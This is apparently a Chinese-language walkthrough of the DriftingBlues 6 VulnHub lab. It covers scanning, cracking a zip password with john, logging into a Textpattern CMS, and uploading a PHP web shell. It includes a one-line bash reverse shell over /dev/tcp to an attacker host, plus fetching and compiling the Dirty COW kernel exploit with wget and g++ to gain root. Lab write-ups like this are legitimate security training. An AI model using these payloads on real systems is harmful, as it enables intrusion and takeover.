name: DiftingBlues: 6
Date release: 30 Mar 2021
Author: tasiyanci
Series: DriftingBlues
difficulty: easy
Download (Mirror): https://download.vulnhub.com/driftingblues/driftingblues6_vh.ova
漏洞遍历
存活主机探测
arp-scan -interface=eth1 --localnet

靶机ip为192.168.56.117

端口扫描
nmap -A -sV -T4 -p- 192.168.56.117

dirsearch扫描
dirsearch -u http://192.168.56.117dirsearch -u http://192.168.56.117

查看robots.txt发现为授权访问url
得到cms为textpattern

但不知道具体版本,根据robots里的提示让我们扫描zip文件,继续扫描
gobuster dir --url 192.168.56.117 --wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,zip,bak,php

能发现spammer.zip文件
下载到本地发现有密码


将压缩包中的 hash 提取出来转为 john 识别的格式然后保存为文件
zip2john spammer.zip | tee hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash

得到密码myspace4

压缩包里得到凭证mayer:lionheart
登录网站,得到cms版本 4.8.3
searchsploit搜索本地漏洞
searchsploit textpattern 4.8.3

都失败,继续信息收集

发现一个文件上传位置

上传shell,上传后没显示路径,在管理界面找到上传文件的路径


反弹shell即可
<?php system("bash -c 'exec bash -i &>/dev/tcp/192.168.56.102/9001 <&1'")?>
提权
先升级tty,没有python3用python
python -c 'import pty; pty.spawn("/bin/bash")'
老靶机了,可以直接内核提权

这里用脏牛漏洞,上传提权脚本
wget http://192.168.56.102:80/Dirty.cpp
.ccp的文件在Linux系统中无法直接利用,因此需要编译


g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow Dirty.cpp -lutil
执行编译好的脚本文件
./dcow -s